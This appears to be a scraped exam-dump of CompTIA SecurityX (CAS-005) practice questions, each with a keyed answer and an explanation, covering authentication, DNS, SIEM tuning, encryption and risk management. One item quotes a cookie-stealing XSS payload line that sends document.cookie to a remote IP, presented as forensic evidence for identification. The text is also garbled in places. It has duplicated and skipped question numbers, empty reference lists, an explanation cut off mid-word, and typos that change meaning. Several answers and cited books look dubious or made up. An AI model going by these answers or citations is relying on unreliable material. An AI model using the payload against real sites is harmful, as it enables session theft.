

CompTIA

Exam Questions CAS-005

CompTIA SecurityX Exam



NEW QUESTION 1

A company wants to implement hardware security key authentication for accessing sensitive information systems. The goal is to prevent unauthorized users from gaining access with a stolen password. Which of the following models should the company implement to best solve this issue?

- A. Rule based
- B. Time-based
- C. Role based
- D. Context-based

Answer: D

Explanation:

Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.

- ? Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.
 - ? Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.
 - ? Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.
- By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.

References:

- ? CompTIA SecurityX guide on authentication models and best practices.
- ? NIST guidelines on authentication and identity proofing.
- ? Analysis of multi-factor and adaptive authentication techniques.

NEW QUESTION 2

A company's help desk is experiencing a large number of calls from the finance department slating access issues to www.bank.com. The security operations center reviewed the following security logs:

User	User IP & Subnet	Location	Website	DNS Resolved IP (public)	HTTP Status Code
User12	10.200.2.52/24	Finance	www.bank.com	65.146.76.34	495
User31	10.200.2.213/24	Finance	www.bank.com	65.146.76.34	495
User46	10.200.5.76/24	IT	www.bank.com	98.17.62.78	200
User23	10.200.2.156/24	Finance	www.bank.com	65.146.76.34	495
User51	10.200.4.138/24	Legal	www.bank.com	98.17.62.78	200

Which of the following is most likely the cause of the issue?

- A. Recursive DNS resolution is failing
- B. The DNS record has been poisoned.
- C. DNS traffic is being sinkholed.
- D. The DNS was set up incorrectly.

Answer: C

Explanation:

Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.

In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.

- ? Recursive DNS resolution failure (A) would generally lead to inability to resolve DNS at all, not to a specific HTTP error.
- ? DNS poisoning (B) could result in users being directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.
- ? Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.

By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.

References:

- ? CompTIA SecurityX study materials on DNS security mechanisms.
- ? Standard HTTP status codes and their implications.

NEW QUESTION 3

Which of the following best explains the business requirement a healthcare provider fulfills by encrypting patient data at rest?

- A. Securing data transfer between hospitals
- B. Providing for non-repudiation data
- C. Reducing liability from identity theft
- D. Protecting privacy while supporting portability.

Answer: D

Explanation:

Encrypting patient data at rest is a critical requirement for healthcare providers to ensure compliance with regulations such as the Health Insurance Portability and Accountability Act (HIPAA). The primary business requirement fulfilled by this practice is the protection of patient privacy while supporting the portability of medical

information. By encrypting data at rest, healthcare providers safeguard sensitive patient information from unauthorized access, ensuring that privacy is maintained even if the storage media are compromised. Additionally, encryption supports the portability of patient records, allowing for secure transfer and access across different systems and locations while ensuring that privacy controls are in place.

References:

? CompTIA SecurityX Study Guide: Emphasizes the importance of data encryption for protecting sensitive information and ensuring compliance with regulatory requirements.

? HIPAA Security Rule: Requires healthcare providers to implement safeguards, including encryption, to protect patient data.

? "Health Informatics: Practical Guide for Healthcare and Information Technology Professionals" by Robert E. Hoyt: Discusses encryption as a key measure for protecting patient data privacy and supporting data portability.

NEW QUESTION 4

An organization wants to implement a platform to better identify which specific assets are affected by a given vulnerability. Which of the following components provides the best foundation to achieve this goal?

- A. SASE
- B. CMDB
- C. SBoM
- D. SLM

Answer: B

Explanation:

A Configuration Management Database (CMDB) provides the best foundation for identifying which specific assets are affected by a given vulnerability. A CMDB maintains detailed information about the IT environment, including hardware, software, configurations, and relationships between assets. This comprehensive view allows organizations to quickly identify and address vulnerabilities affecting specific assets. References:

? CompTIA SecurityX Study Guide: Discusses the role of CMDBs in asset management and vulnerability identification.

? ITIL (Information Technology Infrastructure Library) Framework: Recommends the use of CMDBs for effective configuration and asset management.

? "Configuration Management Best Practices" by Bob Aiello and Leslie Sachs: Covers the importance of CMDBs in managing IT assets and addressing vulnerabilities.

NEW QUESTION 5

A company detects suspicious activity associated with external connections Security detection tools are unable to categorize this activity. Which of the following is the best solution to help the company overcome this challenge?

- A. Implement an Interactive honeypot
- B. Map network traffic to known IoCs.
- C. Monitor the dark web
- D. implement UEBA

Answer: D

Explanation:

User and Entity Behavior Analytics (UEBA) is the best solution to help the company overcome challenges associated with suspicious activity that cannot be categorized by traditional detection tools. UEBA uses advanced analytics to establish baselines of normal behavior for users and entities within the network. It then identifies deviations from these baselines, which may indicate malicious activity. This approach is particularly effective for detecting unknown threats and sophisticated attacks that do not match known indicators of compromise (IoCs).

Reference: CompTIA SecurityX Study Guide, Chapter on Advanced Threat Detection and Mitigation, Section on User and Entity Behavior Analytics (UEBA).

NEW QUESTION 6

A security analyst discovered requests associated with IP addresses known for born legitimate 3rd bot-related traffic. Which of the following should the analyst use to determine whether the requests are malicious?

- A. User-agent string
- B. Byte length of the request
- C. Web application headers
- D. HTML encoding field

Answer: A

Explanation:

The user-agent string can provide valuable information to distinguish between legitimate and bot-related traffic. It contains details about the browser, device, and sometimes the operating system of the client making the request.

Why Use User-Agent String?

? Identify Patterns: User-agent strings can help identify patterns that are typical of bots or legitimate users.

? Block Malicious Bots: Many bots use known user-agent strings, and identifying these can help block malicious requests.

? Anomalies Detection: Anomalous user-agent strings can indicate spoofing attempts or malicious activity.

Other options provide useful information but may not be as effective for initial determination of the nature of the request:

? B. Byte length of the request: This can indicate anomalies but does not provide detailed information about the client.

? C. Web application headers: While useful, they may not provide enough distinction between legitimate and bot traffic.

? D. HTML encoding field: This is not typically used for identifying the nature of the request.

References:

? CompTIA SecurityX Study Guide

? "User-Agent Analysis for Security," OWASP

? NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)"

NEW QUESTION 7

Users are willing passwords on paper because of the number of passwords needed in an environment. Which of the following solutions is the best way to manage this situation and decrease risks?

- A. Increasing password complexity to require 31 least 16 characters
- B. implementing an SSO solution and integrating with applications
- C. Requiring users to use an open-source password manager
- D. Implementing an MFA solution to avoid reliance only on passwords

Answer: B

Explanation:

Implementing a Single Sign-On (SSO) solution and integrating it with applications is the best way to manage the situation and decrease risks. Here??s why:
? Reduced Password Fatigue: SSO allows users to log in once and gain access to multiple applications and systems without needing to remember and manage multiple passwords. This reduces the likelihood of users writing down passwords.
? Improved Security: By reducing the number of passwords users need to manage, SSO decreases the attack surface and potential for password-related security breaches. It also allows for the implementation of stronger authentication methods.
? User Convenience: SSO improves the user experience by simplifying the login process, which can lead to higher productivity and satisfaction.
? References:

NEW QUESTION 8

A company's SICM Is continuously reporting false positives and false negatives The security operations team has Implemented configuration changes to troubleshoot possible reporting errors Which of the following sources of information best supports the required analysts process? (Select two).

- A. Third-party reports and logs
- B. Trends
- C. Dashboards
- D. Alert failures
- E. Network traffic summaries
- F. Manual review processes

Answer: AB

Explanation:

When dealing with false positives and false negatives reported by a Security Information and Event Management (SIEM) system, the goal is to enhance the accuracy of the alerts and ensure that actual threats are identified correctly. The following sources of information best support the analysis process:
* A. Third-party reports and logs: Utilizing external sources of information such as threat intelligence reports, vendor logs, and other third-party data can provide a broader perspective on potential threats. These sources often contain valuable insights and context that can help correlate events more accurately, reducing the likelihood of false positives and false negatives.
* B. Trends: Analyzing trends over time can help in understanding patterns and anomalies in the data. By observing trends, the security team can distinguish between normal and abnormal behavior, which aids in fine-tuning the SIEM configurations to better detect true positives and reduce false alerts.
Other options such as dashboards, alert failures, network traffic summaries, and manual review processes are also useful but are more operational rather than foundational for understanding the root causes of reporting errors in SIEM configurations.
References:
? CompTIA SecurityX Study Guide: Emphasizes the importance of leveraging external threat intelligence and historical trends for accurate threat detection.
? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Highlights best practices for log management, including the use of third-party sources and trend analysis to improve incident detection.
? "Security Information and Event Management (SIEM) Implementation" by David Miller: Discusses the use of external intelligence and trends to enhance SIEM accuracy.

NEW QUESTION 9

A security analyst is reviewing the following log:

Time	File type	Size	Antivirus status	Location
11:25	txt	25mb	block	c:\
11:27	dll	10mb	allow	c:\temp
11:29	doc	37mb	block	c:\users\user1\Desktop
11:32	pdf	13mb	allow	c:\users\user2\Downloads
11:35	txt	49mb	allow	c:\users\user3\Documents

Which of the following possible events should the security analyst investigate further?

- A. A macro that was prevented from running
- B. A text file containing passwords that were leaked
- C. A malicious file that was run in this environment
- D. A PDF that exposed sensitive information improperly

Answer: B

Explanation:

Based on the log provided, the most concerning event that should be investigated further is the presence of a text file containing passwords that were leaked. Here's why:
? Sensitive Information Exposure: A text file containing passwords represents a significant security risk, as it indicates that sensitive credentials have been exposed in plain text, potentially leading to unauthorized access.
? Immediate Threat: Password leaks can lead to immediate exploitation by attackers, compromising user accounts and sensitive data. This requires urgent investi

NEW QUESTION 10

Users must accept the terms presented in a captive portal when connecting to a guest network. Recently, users have reported that they are unable to access the Internet after joining the network. A network engineer observes the following:

- Users should be redirected to the captive portal.
- The captive portal runs TLS 1.2
- Newer browser versions encounter security errors that cannot be bypassed
- Certain websites cause unexpected redirects

Which of the following most likely explains this behavior?

- A. The TLS ciphers supported by the captive portal are deprecated
- B. Employment of the HSTS setting is proliferating rapidly.
- C. Allowed traffic rules are causing the NIPS to drop legitimate traffic
- D. An attacker is redirecting supplicants to an evil twin WLAN.

Answer: A

Explanation:

The most likely explanation for the issues encountered with the captive portal is that the TLS ciphers supported by the captive portal are deprecated. Here's why:

? TLS Cipher Suites: Modern browsers are continuously updated to support the latest security standards and often drop support for deprecated and insecure cipher suites. If the captive portal uses outdated TLS ciphers, newer browsers may refuse to connect, causing security errors.

? HSTS and Browser Security: Browsers with HTTP Strict Transport Security (HSTS) enabled will not allow connections to sites with weak security configurations. Deprecated TLS ciphers would cause these browsers to block the connection.

? References:

By updating the TLS ciphers to modern, supported ones, the security engineer can ensure compatibility with newer browser versions and resolve the connectivity issues reported by users.

NEW QUESTION 10

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a compromised web server. Given the following portion of the code:

```
...asd...<>...document.location="https://10.10.1.2/?x="+document.cookie; ..12..fa...  
<>...aah214%621...41..2...8.8.
```

Which of the following best describes this incident?

- A. XSRF attack
- B. Command injection
- C. Stored XSS
- D. SQL injection

Answer: C

Explanation:

The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.

? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.

? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.

? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.

? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.

References:

? CompTIA Security+ Study Guide

? OWASP (Open Web Application Security Project) guidelines on XSS

? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION 11

During a security assessment using an EDR solution, a security engineer generates the following report about the assets in the system:

Device	Type	Status
LN002	Linux SE	Enabled (unmanaged)
OWIN23	Windows 7	Enabled
OWIN29	Windows 10	Enabled (bypass)

After five days, the EDR console reports an infection on the host OWIN23 by a remote access Trojan. Which of the following is the most probable cause of the infection?

- A. OWIN23 uses a legacy version of Windows that is not supported by the EDR
- B. LN002 was not supported by the EDR solution and propagates the RAT
- C. The EDR has an unknown vulnerability that was exploited by the attacker.
- D. OWIN29 spreads the malware through other hosts in the network

Answer: A

Explanation:

OWIN23 is running Windows 7, which is a legacy operating system. Many EDR solutions no longer provide full support for outdated operating systems like Windows 7, which has reached its end of life and is no longer receiving security updates from Microsoft. This makes such systems more vulnerable to infections and attacks, including remote access Trojans (RATs).

? A. OWIN23 uses a legacy version of Windows that is not supported by the EDR:

This is the most probable cause because the lack of support means that the EDR solution may not fully protect or monitor this system, making it an easy target for infections.

? B. LN002 was not supported by the EDR solution and propagates the RAT: While LN002 is unmanaged, it is less likely to propagate the RAT to OWIN23 directly without an established vector.

? C. The EDR has an unknown vulnerability that was exploited by the attacker: This is possible but less likely than the lack of support for an outdated OS.

? D. OWIN29 spreads the malware through other hosts in the network: While this could happen, the status indicates OWIN29 is in a bypass mode, which might limit its interactions but does not directly explain the infection on OWIN23.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-53, "Security and Privacy Controls for Information Systems and Organizations"

? Microsoft's Windows 7 End of Support documentation

NEW QUESTION 13

A security officer received several complaints from users about excessive MFA push notifications at night. The security team investigates and suspects malicious activities regarding user account authentication. Which of the following is the best way for the security officer to restrict MFA notifications?

- A. Provisioning FIDO2 devices
- B. Deploying a text message based on MFA
- C. Enabling OTP via email
- D. Configuring prompt-driven MFA

Answer: D

Explanation:

Excessive MFA push notifications can be a sign of an attempted push notification attack, where attackers repeatedly send MFA prompts hoping the user will eventually approve one by mistake. To mitigate this:

? A. Provisioning FIDO2 devices: While FIDO2 devices offer strong authentication,

they may not be practical for all users and do not directly address the issue of excessive push notifications.

? B. Deploying a text message-based MFA: SMS-based MFA can still be vulnerable to similar spamming attacks and phishing.

? C. Enabling OTP via email: Email-based OTPs add another layer of security but do not directly solve the issue of excessive notifications.

? D. Configuring prompt-driven MFA: This option allows users to respond to prompts in a secure manner, often including features like time-limited approval windows, additional verification steps, or requiring specific actions to approve. This can help prevent users from accidentally approving malicious attempts.

Configuring prompt-driven MFA is the best solution to restrict unnecessary MFA notifications and improve security.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-63B, "Digital Identity Guidelines"

? "Multi-Factor Authentication: Best Practices" by Microsoft

NEW QUESTION 15

Developers have been creating and managing cryptographic material on their personal laptops for use in production environment. A security engineer needs to initiate a more secure process. Which of the following is the best strategy for the engineer to use?

- A. Disabling the BIOS and moving to UEFI
- B. Managing secrets on the vTPM hardware
- C. Employing shielding to prevent LMI
- D. Managing key material on a HSM

Answer: D

Explanation:

The best strategy for securely managing cryptographic material is to use a Hardware Security Module (HSM). Here's why:

? Security and Integrity: HSMs are specialized hardware devices designed to protect and manage digital keys. They provide high levels of physical and logical security, ensuring that cryptographic material is well protected against tampering and unauthorized access.

? Centralized Key Management: Using HSMs allows for centralized management of cryptographic keys, reducing the risks associated with decentralized and potentially insecure key storage practices, such as on personal laptops.

? Compliance and Best Practices: HSMs comply with various industry standards and regulations (such as FIPS 140-2) for secure key management. This ensures that the organization adheres to best practices and meets compliance requirements.

? References:

NEW QUESTION 16

A security engineer is developing a solution to meet the following requirements?

- All endpoints should be able to establish telemetry with a SIEM.
 - All endpoints should be able to be integrated into the XDR platform.
 - SOC services should be able to monitor the XDR platform
- Which of the following should the security engineer implement to meet the requirements?

- A. CDR and central logging
- B. HIDS and vTPM
- C. WAF and syslog
- D. HIPS and host-based firewall

Answer: D

Explanation:

To meet the requirements of having all endpoints establish telemetry with a SIEM, integrate into an XDR platform, and allow SOC services to monitor the XDR platform, the best approach is to implement Host Intrusion Prevention Systems (HIPS) and a host-based firewall. HIPS can provide detailed telemetry data to the SIEM and can be integrated into the XDR platform for comprehensive monitoring and response. The host-based firewall ensures that only authorized traffic is allowed, providing an additional layer of security.

References:

? CompTIA SecurityX Study Guide: Describes the roles of HIPS and host-based firewalls in endpoint security and their integration with SIEM and XDR platforms.

? NIST Special Publication 800-94, "Guide to Intrusion Detection and Prevention Systems (IDPS)": Highlights the capabilities of HIPS for security monitoring and incident response.

? "Network Security Monitoring" by Richard Bejtlich: Discusses the integration of various security tools, including HIPS and firewalls, for effective security monitoring.

NEW QUESTION 20

An audit finding reveals that a legacy platform has not retained logs for more than 30 days. The platform has been segmented due to its interoperability with newer technology. As a temporary solution, the IT department changed the log retention to 120 days. Which of the following should the security engineer do to ensure the logs are being properly retained?

- A. Configure a scheduled task nightly to save the logs
- B. Configure event-based triggers to export the logs at a threshold.
- C. Configure the SIEM to aggregate the logs
- D. Configure a Python script to move the logs into a SQL database.

Answer: C

Explanation:

To ensure that logs from a legacy platform are properly retained beyond the default retention period, configuring the SIEM to aggregate the logs is the best approach. SIEM solutions are designed to collect, aggregate, and store logs from various sources, providing centralized log management and retention. This setup ensures that logs are retained according to policy and can be easily accessed for analysis and compliance purposes. References:

? CompTIA SecurityX Study Guide: Discusses the role of SIEM in log management and retention.

? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Recommends the use of centralized log management solutions, such as SIEM, for effective log retention and analysis.

? "Security Information and Event Management (SIEM) Implementation" by David Miller: Covers best practices for configuring SIEM systems to aggregate and retain logs from various sources.

NEW QUESTION 23

Which of the following is the security engineer most likely doing?

Account	Host	Log-in date	Local log-in time	Office location
Sales_1	PC-18	4/16	9:05 a.m.	USA
Sales_1	PC-18	4/17	9:10 a.m.	USA
Sales_1	PC-10	4/18	9:08 a.m.	USA
Sales_1	PC-10	4/19	9:01 a.m.	USA
Sales_1	PC-64	4/21	8:58 a.m.	UK

- A. Assessing log in activities using geolocation to tune impossible Travel rate alerts
- B. Reporting on remote log-in activities to track team metrics
- C. Threat hunting for suspicious activity from an insider threat
- D. Baselining user behavior to support advanced analytics

Answer: A

Explanation:

In the given scenario, the security engineer is likely examining login activities and their associated geolocations. This type of analysis is aimed at identifying unusual login patterns that might indicate an impossible travel scenario. An impossible travel scenario is when a single user account logs in from geographically distant locations in a short time, which is physically impossible. By assessing login activities using geolocation, the engineer can tune alerts to identify and respond to potential security breaches more effectively.

NEW QUESTION 25

Which of the following AI concerns is most adequately addressed by input sanitation?

- A. Model inversion
- B. Prompt Injection
- C. Data poisoning
- D. Non-explainable model

Answer: B

Explanation:

Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In

the context of AI concerns:

? A. Model inversion involves an attacker inferring sensitive data from model

outputs, typically requiring sophisticated methods beyond just manipulating input data.

? B. Prompt Injection is a form of attack where an adversary provides malicious input

to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI's behavior.

? C. Data poisoning involves injecting malicious data into the training set to

compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation.

? D. Non-explainable model refers to the lack of transparency in how AI models

make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques.

Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models.

References:

? CompTIA Security+ Study Guide

? "Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov

? OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks

Top of Form Bottom of Form

NEW QUESTION 30

An engineering team determines the cost to mitigate certain risks is higher than the asset values The team must ensure the risks are prioritized appropriately.

Which of the following is the best way to address the issue?

A. Data labeling

B. Branch protection

C. Vulnerability assessments

D. Purchasing insurance

Answer: D

Explanation:

When the cost to mitigate certain risks is higher than the asset values, the best approach is to purchase insurance. This method allows the company to transfer the risk to an insurance provider, ensuring that financial losses are covered in the event of an incident. This approach is cost-effective and ensures that risks are prioritized appropriately without overspending on mitigation efforts.

References:

? CompTIA SecurityX Study Guide: Discusses risk management strategies, including risk transfer through insurance.

? NIST Risk Management Framework (RMF): Highlights the use of insurance as a risk mitigation strategy.

? "Information Security Risk Assessment Toolkit" by Mark Talabis and Jason Martin: Covers risk management practices, including the benefits of purchasing insurance.

NEW QUESTION 33

A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence Which of the following is the most likely reason for reviewing these laws?

A. The organization is performing due diligence of potential tax issues.

B. The organization has been subject to legal proceedings in countries where it has a presence.

C. The organization is concerned with new regulatory enforcement in other countries

D. The organization has suffered brand reputation damage from incorrect media coverage

Answer: C

Explanation:

Reviewing data sovereignty laws in countries where the organization has no presence is likely due to concerns about regulatory enforcement. Data sovereignty laws dictate how data can be stored, processed, and transferred across borders. Understanding these laws is crucial for compliance, especially if the organization handles data that may be subject to foreign regulations.

? A. The organization is performing due diligence of potential tax issues: This is less likely as tax issues are generally not directly related to data sovereignty laws.

? B. The organization has been subject to legal proceedings in countries where it has a presence: While possible, this does not explain the focus on countries where the organization has no presence.

? C. The organization is concerned with new regulatory enforcement in other countries: This is the most likely reason. New regulations could impact the organization's operations, especially if they involve data transfers or processing data from these countries.

? D. The organization has suffered brand reputation damage from incorrect media coverage: This is less relevant to the need for reviewing data sovereignty laws.

References:

? CompTIA Security+ Study Guide

? GDPR and other global data protection regulations

? "Data Sovereignty: The Future of Data Protection?" by Mark Burdon

NEW QUESTION 36

Which of the following best explains the importance of determining organization risk appetite when operating with a constrained budget?

A. Risk appetite directly impacts acceptance of high-impact low-likelihood events.

B. Organizational risk appetite varies from organization to organization

C. Budgetary pressure drives risk mitigation planning in all companies

D. Risk appetite directly influences which breaches are disclosed publicly

Answer: A

Explanation:

Risk appetite is the amount of risk an organization is willing to accept to achieve its objectives. When operating with a constrained budget, understanding the

organization's risk appetite is crucial because:

? It helps prioritize security investments based on the level of risk the organization is willing to tolerate.

? High-impact, low-likelihood events may be deemed acceptable if they fall within the organization's risk appetite, allowing for budget allocation to other critical areas.

? Properly understanding and defining risk appetite ensures that limited resources are used effectively to manage risks that align with the organization's strategic goals.

References:

? CompTIA Security+ Study Guide

? NIST Risk Management Framework (RMF) guidelines

? ISO 31000, "Risk Management – Guidelines"

NEW QUESTION 38

A company receives reports about misconfigurations and vulnerabilities in a third-party hardware device that is part of its released products. Which of the following solutions is the best way for the company to identify possible issues at an earlier stage?

- A. Performing vulnerability tests on each device delivered by the providers
- B. Performing regular red-team exercises on the vendor production line
- C. Implementing a monitoring process for the integration between the application and the vendor appliance
- D. Implementing a proper supply chain risk management program

Answer: D

Explanation:

Addressing misconfigurations and vulnerabilities in third-party hardware requires a comprehensive approach to manage risks throughout the supply chain.

Implementing a proper supply chain risk management (SCRM) program is the most effective solution as it encompasses the following:

? Holistic Approach: SCRM considers the entire lifecycle of the product, from initial design through to delivery and deployment. This ensures that risks are identified and managed at every stage.

? Vendor Management: It includes thorough vetting of suppliers and ongoing assessments of their security practices, which can identify and mitigate vulnerabilities early.

? Regular Audits and Assessments: A robust SCRM program involves regular audits and assessments, both internally and with suppliers, to ensure compliance with security standards and best practices.

? Collaboration and Communication: Ensures that there is effective communication and collaboration between the company and its suppliers, leading to faster identification and resolution of issues.

Other options, while beneficial, do not provide the same comprehensive risk management:

? A. Performing vulnerability tests on each device delivered by the providers: While useful, this is reactive and only addresses issues after they have been delivered.

? B. Performing regular red-team exercises on the vendor production line: This can identify vulnerabilities but is not as comprehensive as a full SCRM program.

? C. Implementing a monitoring process for the integration between the application and the vendor appliance: This is important but only covers the integration phase, not the entire supply chain.

References:

? CompTIA SecurityX Study Guide

? NIST Special Publication 800-161, "Supply Chain Risk Management Practices for Federal Information Systems and Organizations"

? ISO/IEC 27036-1:2014, "Information technology — Security techniques — Information security for supplier relationships"

NEW QUESTION 39

A systems administrator wants to introduce a newly released feature for an internal application. The administrator does not want to test the feature in the production environment. Which of the following locations is the best place to test the new feature?

- A. Staging environment
- B. Testing environment
- C. CI/CO pipeline
- D. Development environment

Answer: A

Explanation:

The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here's a detailed Explanation

? Staging Environment: This environment closely mirrors the production environment in terms of hardware, software, configurations, and settings. It serves as a final testing ground before deploying changes to production. Testing in the staging environment ensures that the new feature will behave as expected in the actual production setup.

? Isolation from Production: The staging environment is isolated from production, which means any issues arising from the new feature will not impact the live users or the integrity of the production data. This aligns with best practices in change management and risk mitigation.

? Realistic Testing: Since the staging environment replicates the production environment, it provides realistic testing conditions. This helps in identifying potential issues that might not be apparent in a development or testing environment, which often have different configurations and workloads.

? References:

NEW QUESTION 41

Audit findings indicate several user endpoints are not utilizing full disk encryption. During the remediation process, a compliance analyst reviews the testing details for the endpoints and notes the endpoint device configuration does not support full disk encryption. Which of the following is the most likely reason the device must be replaced?

- A. The HSM is outdated and no longer supported by the manufacturer
- B. The vTPM was not properly initialized and is corrupt.
- C. The HSM is vulnerable to common exploits and a firmware upgrade is needed
- D. The motherboard was not configured with a TPM from the OEM supplier.
- E. The HSM does not support sealing storage

Answer: D

Explanation:

The most likely reason the device must be replaced is that the motherboard was not configured with a TPM (Trusted Platform Module) from the OEM (Original Equipment Manufacturer) supplier.

Why TPM is Necessary for Full Disk Encryption:

? Hardware-Based Security: TPM provides a hardware-based mechanism to store encryption keys securely, which is essential for full disk encryption.

? Compatibility: Full disk encryption solutions, such as BitLocker, require TPM to ensure that the encryption keys are securely stored and managed.

? Integrity Checks: TPM enables system integrity checks during boot, ensuring that the device has not been tampered with.

Other options do not directly address the requirement for TPM in supporting full disk encryption:

? A. The HSM is outdated: While HSM (Hardware Security Module) is important for security, it is not typically used for full disk encryption.

? B. The vTPM was not properly initialized: vTPM (virtual TPM) is less common and not typically a reason for requiring hardware replacement.

? C. The HSM is vulnerable to common exploits: This would require a firmware upgrade, not replacement of the device.

? E. The HSM does not support sealing storage: Sealing storage is relevant but not the primary reason for requiring TPM for full disk encryption.

References:

? CompTIA SecurityX Study Guide

? "Trusted Platform Module (TPM) Overview," Microsoft Documentation

? "BitLocker Deployment Guide," Microsoft Documentation

NEW QUESTION 45

SIMULATION

